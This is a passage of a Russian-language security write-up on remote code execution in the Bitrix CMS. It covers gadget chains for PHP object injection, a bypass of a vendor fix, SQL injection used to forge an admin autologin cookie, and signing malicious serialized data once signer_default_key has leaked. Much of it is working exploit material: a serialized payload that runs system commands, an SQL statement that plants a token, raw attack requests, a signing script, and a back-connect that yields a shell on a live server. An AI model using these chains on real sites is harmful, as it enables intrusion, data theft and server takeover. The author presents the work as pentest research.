O:27:"Bitrix\Main\ORM\Data\Result":3:{s:12:"%00*%00isSuccess";b:0;s:20:"%00*%00wereErrorsChecked";b:0;s:9:"%00*%00errors";O:27:"Bitrix\Main\Type\Dictionary":1:{s:9:"%00*%00values";a:1:{i:0;O:17:"Bitrix\Main>Error":1:{s:10:"%00*%00message";O:36:"Bitrix\Main\UI\Viewer\ItemAttributes":1:{s:13:"%00*%00attributes";O:29:"Bitrix\Main\DB\ResultIterator":3:{s:38:"%00Bitrix\Main\DB\ResultIterator%00counter";i:0;s:42:"%00Bitrix\Main\DB\ResultIterator%00currentData";i:0;s:37:"%00Bitrix\Main\DB\ResultIterator%00result";O:26:"Bitrix\Main\DB\ArrayResult":2:{s:11:"%00*%00resource";a:1:{i:0;a:2:{i:0;s:15:"cat/etc/passwd";i:1;s:0:"";}}s:13:"%00*%00converters";a:2:{i:0;s:6:"system";i:1;s:17:"WriteFinalMessage";}}}}}}}}

```



```
HTTP/1.1 200 OK
Date: Wed, 11 May 2022 21:21:34 GMT
Server: Apache
P3P: policyref=\"/bitrix/p3p.xml\", CP=\"NON DSP COR CUR ADM DEV PSA PSD OUR UNR BUS UNI COM NAV INT DEM STA\"
X-Powered-CMS: Bitrix Site Manager (4fd6750fc8f0c5c355ecedf2c074a0)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2087
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Применив который, по аналогии с PDO выше, получаем RCE на требуемом сайте.

Как минимум, есть еще один, практически идентичный метод. И если вам вдруг доведется столкнуться с чем-то таким:

```
HTTP/2 200
server: nginx
content-type: application/json; charset=UTF-8
p3p: policyref=\"/bitrix/p3p.xml\", CP=\"NON DSP COR CUR ADM DEV PSA PSD OUR UNR BUS UNI COM NA
x-powered-cms: Bitrix Site Manager (b59dfd4747623f084bcfa58b2ddb1c32)

{"status": "error", "error": "Path \\u0027\\var\\www\\html\\upload\\tmp\\BXTEMP-2022-05-05\\22\\
\\f2218c5d0e0a898e748bf2bfe8765156\\test\\u0000.log\\u0027 is invalid."}
```

Когда ядовитый ноль не лезет, то он будет очень полезен. И в качестве домашнего задания, предлагаю самостоятельно найти выход из подобных случаев. Вектор предполагает использование связки **phar:// + Tar-based phar**, и является обратно совместимым с препарируемой здесь версией. То есть, можно обойтись без загрузки файла и нулл-байта. Сначала производится инъекция архива (*встраивание*), с полезной нагрузкой, в лог файл из **2.13**, где отсечение пути производить не нужно. Далее, вторым запросом, этот файл цепляется через phar wrapper и полезная нагрузка стреляет. Читателю остается только найти место, которое позволит осуществить второй шаг. Подмечу лишь, что далеко ходить не нужно, достаточно внимательно изучить код упомянутых выше файлов.

### 3.1.2. Обход "фикса"

После сдачи репорта в компанию, помимо взаимных приятных благодарностей, был обсуждён вариант оповещения вендора. Где мной было дано разрешение сообщить уязвимость от имени этой компании, так как заморачиваться с перепиской не хотелось. И через небольшой промежуток времени, баг в продукте был исправлен.


Но, как уже упоминалось в 1.1, выход исправленной версии не всегда значит, что ее можно легко накатить на прод. Не миновала участь и эту компанию, так как их фиксом, по факту, являлось всего лишь ограничение доступа к скрипту `html_editor_action.php`. Что при проверке, после закрытия репорта, для меня не было очевидно.

И тут дело скорее всего даже не в сложности, так как сайт был простейшим с технической точки зрения, а в излишней самоуверенности. Ну кто ж знал, что у битрикса наружу 100500 концов торчит? Именно так впервые была применена особенность из 1.5, когда правило блокировало только `/bitrix/tools/html_editor_action.php`, но не `/subdomain/bitrix/tools/html_editor_action.php`, что привело к очередному обмену комплиментами.

### 3.2. RCE via SQL Injection ( UIDH )

На этот раз таргетом выступил монобрендовый магазин бытовой техники. С корзиной, личным кабинетом и набором специфичной для марки сопутствующей функциональности. Кейс примечателен тем, что железобетонно был закрыт доступ к директориям `/bitrix/admin/` и `/bitrix/tools/`. И это довольно нестандартный случай, так как в `/tools/` лежат некоторые скрипты нужные для работы клиент-сайда. Но фронт этого сайта был абсолютно независимым и работал по своему, используя код битрикса только на бэке, через кастомную аякс прослойку.

Исследование, в лучших традициях пентеста, началось с внешнего периметра. Где всё было достаточно хорошо вылизано и не нашлось вообще никаких уязвимостей (*или плохо искал*). Для дальнейших проверок, требовался аккаунт в системе, который можно заполучить только став клиентом, то бишь купить что-то. Но ценник на эту продукцию довольно высок и не факт, что следующий уровень доступа в системе окупился бы. К счастью, регистрация опиралась только на наличие серийного номера устройства у клиента, без привязки к личным данным. И после непродолжительных поисков в картинках гугла, был найден подходящий:



Стоит ли говорить, что в личном кабинете дела обстояли не так хорошо как на внешке? Именно так и было. Используя всё возможное вооружение, в виде кавычек, апострофов и бекслешей, была найдена фрагментированная SQL инъекция в UPDATE запросе. И по благоприятному стечению обстоятельств, встречала включенная отладка:

```
MySQL Query Error: UPDATE ... '\', `FNAME` = ...
[SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that
`EMAIL` = 'test@mail.com', `CITY` = 'test', `STREET` at line 2]

DB query error.
Please try later.
Send error report to support

File: /var/www/html/
Query: UPDATE
= '\', `FNAME` = ... `EMAIL` = 'test@mail.com', `CITY` = 'test', `STREET`

[SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to you
debug_backtrace:
Array
(
    [0] => Array
        (
            [file] => /var/www/html/
            [line] => 194
            [class] =>
            [function] => include
            [args] => Array
                (
                    [0] => /var/www/html/
```

Несколькими нехитрыми инъекциями нафармился логин и хеш пароля администратора, версия, имя БД, туда-сюда, ну всё стандартное при скулях. Следующим шагом в таких ситуациях брутится хэш, далее осуществляется логин в админку, RCE. Но как мы помним, тут доступ в административную часть закрыт. Да и пароль не спешил подбираться. Помимо нестандартной формы хеширования, что также замедляет подбор, пароль оказался крепким орешком. И тут пришла мысль взять паузу на подумать и откатиться на несколько шагов назад.

Что можно было упустить или не проверить? Конечно же, очевидную (*нет*) возможность инъекции множественных запросов! Почему это постоянно выпадает из чек листа? Скорее всего из-за того, что кто-то когда-то шуганул народ байкой. О невозможности выполнения мульти запросов к базе данных средствами PHP. Отчасти справедливо, но существует достаточно вариантов возможного использования таковых в PDO или `mysqli_multi_query`, либо применение высокоуровневой имплементации, которая успешно реализуется некоторыми фреймворками. Вот и здесь поддержка была заботливо включена, **SELECT SLEEP(100)** не даст ошибиться, и давала возможность вносить и изменять произвольные данные.

В таком положении, ситуация сравнима с прямым доступом к БД (*соседи, phpmyadmin*). И тут бежать наспех вливать гаджет чейны, заменяя дефолтные данные, такой себе вариант. Тревожить админа подменяя пароль, тоже не стоит, вдруг решит залогиниться. И это в любом случае требует дополнительного времени для изучения, а иногда что-то может пойти не так и не всем эта импровизация может понравиться. На мой взгляд,


элегантным решением будет использовать встроенную в ядро функцию автологина (1.7). Запросом:

```
UPDATE b_user SET STORED_HASH=0x6B656B2E70656B WHERE ID=1;
```

Устанавливаем токен администратору и получаем доступ. Что и было проделано на целевом хосте, куки успешно залетали.

В админку же по прежнему не пробиться. Но вспомнив про ворох торчащих концов битрикса и подметив очередное благоприятное совпадение, в виде единственного nginx (1.6). Был получен доступ, к самому лакомому кусочку админки (1.12), с успешным прохождением авторизации:

```
GET /bitrix/modules/main/admin/php_command_line.php HTTP/1.1
Host: roga.i.kopyta.ru
Cookie: BITRIX_SM_UIDL=admin; BITRIX_SM_UIDH=kek.pek;
```




### 3.3. RCE via PHP Object Injection ( *signer\_default\_key* )

По мере работы с предыдущими методами и уязвимостями, одни компании фиксировались на месте, другие обновляли ПО, а третьи блокировали неблагонадёжные эндпоинты. Интересных целей с каждым разом оставалось всё меньше и меньше. Дабы поддержать бодрый прилив эндорфинов, ситуация требовала дальнейших исследований. Которые привели к паттерну, универсально работающему на достаточно большом количестве целей.


Очередным таргетом стал один из второстепенных ресурсов ИБ-компании. Где на периметре было заткнуто всё что можно. Работа с приложением велась через API прослойку, залочен доступ в админку и блокировались любые реквесты к скриптам `.php`. Прикрывал всё это дело, помимо встроенного модуля безопасности, отменный WAF с искусственным интеллектом. Но наш великий и могучий комбайн, смог и здесь дать возможность исполнить RCE.

Началом вектора является особенность из 1.4, а точнее 1.4.2, так как всё остальное позатыкали. Лёгким движением мыши, копируем в строку браузера `/ololo/?SEF_APPLICATION_CUR_PAGE_URL=/bitrix/admin/`, переходим, и нас радостно встречает форма авторизации. Но за неимением каких либо крeденшeлов, она нам интересна по другому поводу:



The screenshot shows a light blue authorization form titled "Авторизация" (Authorization) with the subtitle "Пожалуйста, авторизуйтесь" (Please, authorize). It contains fields for "Логин" (Login) and "Пароль" (Password), a "Запомнить меня на этом компьютере" (Remember me on this computer) checkbox, a "Забыли свой пароль?" (Forgot your password?) link, and a section "или войдите через" (or log in through) with a blue button labeled "Битрикс24". A red arrow points to this button.

OAuth авторизация, где пользователь кликает по кнопке, его переносит на [www.bitrix24.net](https://www.bitrix24.net), там вбиваются данные и вуаля, авторизация прошла. Всё бы ничего, обычная практика, но мой взор пал на сообщение:



The screenshot shows a web browser window with the URL `https://www.bitrix24.net/oauth/authorize/?user_lang=ru&`. The page has a blue sidebar with the "Битрикс24" logo and a "Помогаем бизнесу работать" (Helping business to work) slogan. The main content area is titled "Авторизация Битрикс24" (Bitrix24 Authorization). It features a light green message box with the text: "Чтобы войти на new. [redacted], пожалуйста, авторизуйтесь с вашим логином и паролем или через соцсети" (To log in to new. [redacted], please, authorize with your login and password or through social networks). A red arrow points to this message box. Below it is a form labeled "Введите номер телефона или e-mail" (Enter phone number or e-mail) with a text input field and a Russian flag icon.

Домен не был идентичен атакуемому. Перейдя по адресу стало очевидно, что это тестовая среда, либо среда для разработки, использовавшаяся веб-студией подрядчиком. Стоит ли говорить, что над общей защищенностью тестовых ресурсов никто не парится? Думаю нет. И конечно же, здесь также никакими блокировками и супер-пупер вафами не пахло! Вот таким незамысловатым образом, битрикс иногда может сделать вам ценный подгон. А если внимательно рассмотреть скрин из пункта **1.9**, то можно заметить упоминание о тестовых доменах, видимо by design.

Дальнейшим шагом было использование эксплойта **3.1**, но не исключено, что пароль на админке был 123123, dev-среды они такие. Пошуршав немного по внутренке, выискивая зацепки для атаки на главную цель, были слиты модули из `/local/` (1.11) и таблица `b_option`. Изучив код кастомных модулей, удалось лишь немного пошкодить и повеселиться, но не более того. Хорошей такой критической угрозы ресурсу не было. Тестовый домен прихлопнули и на какое-то время пришлось отступить.

В промежутках исследования других кейсов и параллельным копанием кода, сильно мозолила глаза работа приложения и его компонентов с подписанными данными. По причине того, что делается это всегда в потенциально уязвимых местах. Стрёмный инсерт в БД, инклюды файлов, десериализация и тому подобное. Ну сколько можно? Подумалось мне, и было решено разобраться как оно работает.

Как говорилось в **1.10**, ключ для подписи генерируется из случайных данных, в момент установки приложения:

```
protected function getDefaultKey()
{
    static $defaultKey = null;
    if ($defaultKey === null)
    {
        $defaultKey = Option::get('main', 'signer_default_key',
false);
        if (!$defaultKey)
        {
            $defaultKey = hash('sha512', uniqid(rand(), true));
            Option::set('main', 'signer_default_key',
$defaultKey, '');
        }
    }

    return $defaultKey;
}
```

*/bitrix/modules/main/lib/security/sign/signer.php*

Либо при его отсутствии. Предрекая, что некоторых, как и меня когда-то, `hash('sha512', uniqid(rand(), true))` может наводить на мысли о теоретической возможности предсказания, при возможности установки начального сида ГПСЧ. Спешу вас огорчить, теория на практике разбивается об несколько причин. Во первых, нужно положить базу данных в момент запроса `get()`, не раньше, так как приложение может не стартовать. Во вторых, поднять её, в момент завершения генерации хеша, для `set()` неизвестного значения в базе. В третьих, если каким-то чудом удалось выполнить первые два пункта, перебрать тысячи и тысячи возможных вариантов после, на что, с включенным модулем безопасности, могут уйти дни или месяцы. В четвертых, не факт что эти данные в моменте не возьмутся из кеша (1.10). Ну и в пятых, скорее всего, упавшая БД на первом шаге вызовет эксепшн с последующим завершением работы пятисоткой. По причине фантастичности, ни одна из причин доподлинно не проверялась.

Поэтому, остановимся на том, что `signer_default_key` можно только где-то, либо как-то слить. И теперь посмотрим, каким образом данные обрабатываются и подписываются этим ключом, на примере компонента:

```
...
$signer = new \Bitrix\Main\Security\Sign\Signer;
try
{
    $template = $signer->unsign($request->get('template') ?: '',
    'catalog.section') ?: '.default';
    $paramString = $signer->unsign($request->get('parameters') ?: '',
    'catalog.section');
}
catch (\Bitrix\Main\Security\Sign\BadSignatureException $e)
{
    die();
}

$parameters = unserialize(base64_decode($paramString));
if (isset($parameters['PARENT_NAME']))
{
    $parent = new CBitrixComponent();
    $parent->InitComponent($parameters['PARENT_NAME'],
    $parameters['PARENT_TEMPLATE_NAME']);
    $parent->InitComponentTemplate($parameters['PARENT_TEMPLATE_PAGE']);
}
...
```

*/bitrix/components/bitrix/catalog.section/ajax.php*



Данные от пользователя попадают в `$signer->unsign()` и если там всё ок, то летят в `unserialize()` и далее.

Достаточно просто взглянуть на метод `unsign()`:

```
public function unsign($signedValue, $salt = null)
{
    if (!is_string($signedValue))
        throw new ArgumentTypeException('signedValue', 'string');

    list($value, $signature) = $this->unpack($signedValue);
    if (!$this->verifySignature($value, $signature, $salt))
        throw new BadSignatureException('Signature does not
match');

    return $value;
}
```

*/bitrix/modules/main/lib/security/sign/signer.php*

Чтобы понять, принцип мало чем отличается от общепринятого. Поэтому глубоко лезть не нужно, просто перечислю: есть защита от тайминг атак, проверка целостности, строгий паттерн обрабатываемых символов, проверка типов и ещё по мелочи. Что-то похожее используется в Yii, Laravel, CodeIgniter и в десятке других фреймворков или CMS. Как мне показалось, у Bitrix этот момент сделан на уровне. Также филигранно у них получилось сделать и критические последствия утечки ключа. Ведь в конкретном компоненте, данные будут десериализованы, что, при использовании гаджет чейнов подобных **3.1.1**, будет выливаться в удаленное выполнение кода.

Для подписи произвольных данных, можно использовать следующий код:

```
$key = 'long_long_signer_default_key';
$salt = 'catalog.section';

$payload = 'a:1:{s:3:"kek";s:3:"pek";}';
$value = base64_encode($payload);

$signature = hash_hmac('sha256', $value, $salt.$key, true);
$signature = bin2hex($signature);

print urlencode(join('.', [$value, $signature]));
```



Запрос с полезной нагрузкой (`system('ls -la')`), для текущего компонента `catalog.section`, будет выглядеть подобным образом:

```
POST /bitrix/components/bitrix/catalog.section/ajax.php HTTP/1.1
Host: bitrix
User-Agent: Mozilla/5.0
Cookie: PHPSESSID=8bnlqc1ob0qs0es1fval7n1923;
Content-Type: application/x-www-form-urlencoded

template=MQ%3D%3D.53b524e2c200ea01cf984962858e438e41e6d3c7c1c3d83295866533a
1e4ae8b&parameters=YToxOntpOjA7TzoyNzoiQm10cm14XE1haw5cT1JNXERhdGFcUmVzdWx0
IjozOntzOjEyOiIAKgBpc1N1Y2Nlc3MiO2I6MDtzOjIwOiIAKgB3ZXJlRXJyb3JzQ2hlY2t1ZCI
7YjowO3M6TOiACoAZXJyb3JzIjtpOjI3OiJCaXRyaXhcTWFPblxUeXB1XERpY3Rpb25hcnkiOj
E6e3M6TOiACoAdmFsdWVzIjthOjE6e2k6MDtPOjE3OiJCaXRyaXhcTWFPblxFcnJvciI6MTp7c
zoxMDoiACoAbWVzc2FnZSI7TzozNjoiQm10cm14XE1haw5cVUlcVm1ld2VyXE10ZW1BdHRyaWJ1
dGVzIjoxOntzOjEzOiIAKgBhdHRyaWJ1dGVzIjtpOjI5OiJCaXRyaXhcTWFPblxEQ1xSZXN1bHR
JdGVyYXRvciI6Mzp7czozODoiAEJpdHJpeFxBYXNlXERCXCFj1c3VsdE10ZXJhdG9yAGNvdW50ZX
IiO2k6MDtzOjQyOiIAQm10cm14XE1haw5cREJcUmVzdWx0SXR1cmF0b3IAY3VycmVudERhdGEiO
2k6MDtzOjM3OiIAQm10cm14XE1haw5cREJcUmVzdWx0SXR1cmF0b3IACmVzdWx0IjtpOjI2OiJC
aXRyaXhcTWFPblxEQ1xBcnJheVJlc3VsdCI6Mjp7czoxMToiACoAcmVzb3VyY2UiO2E6Mjp7aTo
wO2E6MTp7aToW03M6NjoiibHMgLWxhIjtp9aToxO2E6MTp7aToW02E6MTp7aToW03M6MToiEiCI7fX
19czoxMzoiACoAY29udmVydGVycyI7YTToyOntpOjA7czo2OiJzeXN0ZW0iO2k6MTtzOjE3OiJXc
ml0ZUZpbmFsTWVzc2FnZSI7fX19fX19fX19. a320f271ead080990a88815d4e7ff373e978c62
a7589b2f4eeb53c427bf23f62&sessid=619a04dfea7f040388edca9cccf63673d&action=up
loadfile
```

```
HTTP/1.1 200 OK
Date: Thu, 12 May 2022 22:25:38 GMT
Server: Apache
P3P: policyref=\"/bitrix/p3p.xml\", CP=\"NON DSP COR CUR ADM DEV PSA PSD OUR UNR BUS UNI COM NAV INT DEM STA\"
X-Powered-CMS: Bitrix Site Manager (4fd6750fc8f0c5c355ecedf2c074a0)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

```
<p><font class="errortext">Неверный информационный блок</font></p>total 96  
drwxr-xr-x 23 root root 4096 Nov 11 2020 .  
drwxr-xr-x 23 root root 4096 Nov 11 2020 ..  
drwxr-xr-x 2 root root 4096 Jan 28 10:45 bin  
drwxr-xr-x 3 root root 4096 Jan 31 15:11 boot  
drwxr-xr-x 17 root root 3020 Apr 20 16:51 dev  
drwxr-xr-x 126 root root 12288 May 12 16:41 etc  
drwxr-xr-x 3 root root 4096 Mar 2 2020 home  
lrwxrwxrwx 1 root root 29 Jun 30 2019 initrd.img -> boot/initrd.img-4.9.0-9-amd64  
lrwxrwxrwx 1 root root 29 Jun 30 2019 initrd.img.old -> boot/initrd.img-4.9.0-9-amd64  
drwxr-xr-x 15 root root 4096 Aug 18 2021 lib  
drwxr-xr-x 2 root root 4096 Jun 30 2019 lib64  
drwx----- 2 root root 16384 Jun 30 2019 lost+found
```

Аналогичных конечных точек, работающих по такому же принципу, достаточно много. Если вы нашли золотой ключик - теперь вы знаете что делать.

Вернувшись позже к моему таргету, со свистнутой ранее таблицей `b_option`, знал и я. Также, как и то, что запросы с `.php` для меня порезаны. А это, в свою очередь, обязывает искать возможность пенетрации в доступном контексте.

Большинство модулей и компонентов битрикса, снаружи дёрнуть нельзя. Они должны быть явно вызваны программистом. Например:

```
CModule::IncludeModule('forum');

//

$APPLICATION->IncludeComponent( 'bitrix:main.calendar', '', [],
$component, []);
```

Код был погрешан на наличие таких вызовов и одним из возможных вариантов стал компонент `main.register`:

```
...
if ($_SERVER["REQUEST_METHOD"] == "POST" && $_REQUEST["code_submit_button"]
<> '' && !$USER->IsAuthorized())
{
    if($_REQUEST["SIGNED_DATA"] <> '')
    {
        if(($params =
\Bitrix\Main\Controller\PhoneAuth::extractData($_REQUEST["SIGNED_DATA"]))
!= false)
        {
            ...
        }
    }
}
```

*/bitrix/components/bitrix/main.register/component.php*

```
...
const SIGNATURE_SALT = 'phone_auth_sms';
...
public static function extractData($signedData)
{
    try
    {
        $signer = new Main\Security\Sign\Signer();
        $string = $signer->unsign($signedData,
static::SIGNATURE_SALT);
    }
}
```

```

        return unserialize(base64_decode($string));
    }
    catch(Main\SystemException $exception)
    {
        return false;
    }
}
...

```

*/bitrix/modules/main/lib/controller/phoneauth.php*

Красота, да и только, так как на атакуемом ресурсе был эндпоинт `/auth/`, который предлагал регистрацию пользователя. А таких механизмов, на минуточку, в битриксе несколько штук! В надежде на лучшее, был опробован запрос, который пролетел мимо всех WAF (*завернут в base64*), с нагрузкой в виде бэконнекта:

```

POST /auth/ HTTP/1.1
Host: new.kekpek.ru
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded

register=yes&code_submit_button=123&SIGNED_DATA=QkFDS0NPTk5FQ1QgSEVSRSEhIQ%
3D%3D.199dd3df489023918a62ccaabe6fc5a19518b3c46219ab6b2e99d16fd4d483bc

```

И пейлоад успешно выполнился, был получен положительный результат:

```

Linux bitrix1.env 5.4.60-1-pve #1 SMP PVE 5.4.60-2 (Fri, 04 Sep 2020 10:24:50 +0200) x86_64 x86_64 x86_64 GNU/Linux
[bitrix@bitrix1 www]$ cd ..
[bitrix@bitrix1 bitrix]$ ls -la
ls -la
total 1010321
drwxr-xr-x 7 bitrix bitrix      .
drwxr-xr-x 4 root  root      4096 Sep 18  2020 ..
-rw-r--r-- 1 bitrix bitrix    8104      .bash_history
-rw-r--r-- 1 bitrix bitrix     18 Apr  1  2020 .bash_logout
-rw-r--r-- 1 bitrix bitrix    193 Apr  1  2020 .bash_profile
-rw-r--r-- 1 bitrix bitrix    231 Apr  1  2020 .bashrc
-rw-r--r-- 1 root  root       53 Nov  9  2020 .htpasswd
-rw-rw-r-- 1 bitrix bitrix    154 Oct 12  2020 .msmtprc
-rw-r--r-- 1 bitrix bitrix     54      .
drwx----- 2 bitrix bitrix     1      .
-rw-r--r-- 1 bitrix bitrix 143509591      .
-rw-r--r-- 1 bitrix bitrix 788797775      .
drwxrwxr-x 4 bitrix bitrix     2      .
-rw-rw-r-- 1 bitrix bitrix 146892      .
-rw-r--r-- 1 root  root    754576      .
-rw-r--r-- 1 bitrix bitrix 101343252      .
drwxr-xr-x 2 root  root      11      .
drwx--x--- 8 bitrix bitrix     19      .
drwxrwx--- 4 bitrix bitrix     6      .
[bitrix@bitrix1 bitrix]$

```

### 3.4. RCE via PHP Object Injection ( *site\_checker.php* )

Кейс является своеобразной вишенкой на торте и, в какой-то степени, неожиданным аналогом предыдущего метода.

Под прессингом оказалась CRM редакция продукта. По умолчанию, она требует авторизацию практически повсеместно, тем самым сильно сужая периметр тестирования.

Все известные мне на тот момент уязвимости в целевом приложении были исправлены. Потыкавшись безрезультатно блэкбоксом, стало очевидно, что нужно опять заняться веселым кодакопанием. И всё ещё находясь на волне object injection, было решено продолжить серию. На этот раз, внимание привлёк скрипт `site_checker.php`. Используемый в администраторских нуждах, для тестирования окружения и тому подобного:

Полная проверка системы помогает найти причины проблем в работе сайта и избежать появление ошибок в дальнейшем. Справка по каждому тесту поможет ус...

[Начать тестирование](#) [Остановить](#)

Загрузка файла больше 4Мб

Общая работа сайта	
Наличие необходимых модулей php	✓ Все необходимые модули установлены
Обязательные параметры PHP	✓ Настройки правильные
Модули веб-сервера	✓ Конфликтов не выявлено
Значения переменных сервера	⚠ Ошибка! Текущий домен не валидный (bitrix). Может сод

В одном из условий которого, от клиента не требовалось вообще ничего в плане аутентификации:

```
...
define('DEBUG_FLAG', str_replace('\\','/',$_SERVER['DOCUMENT_ROOT'] .
'/bitrix/site_checker_debug'));
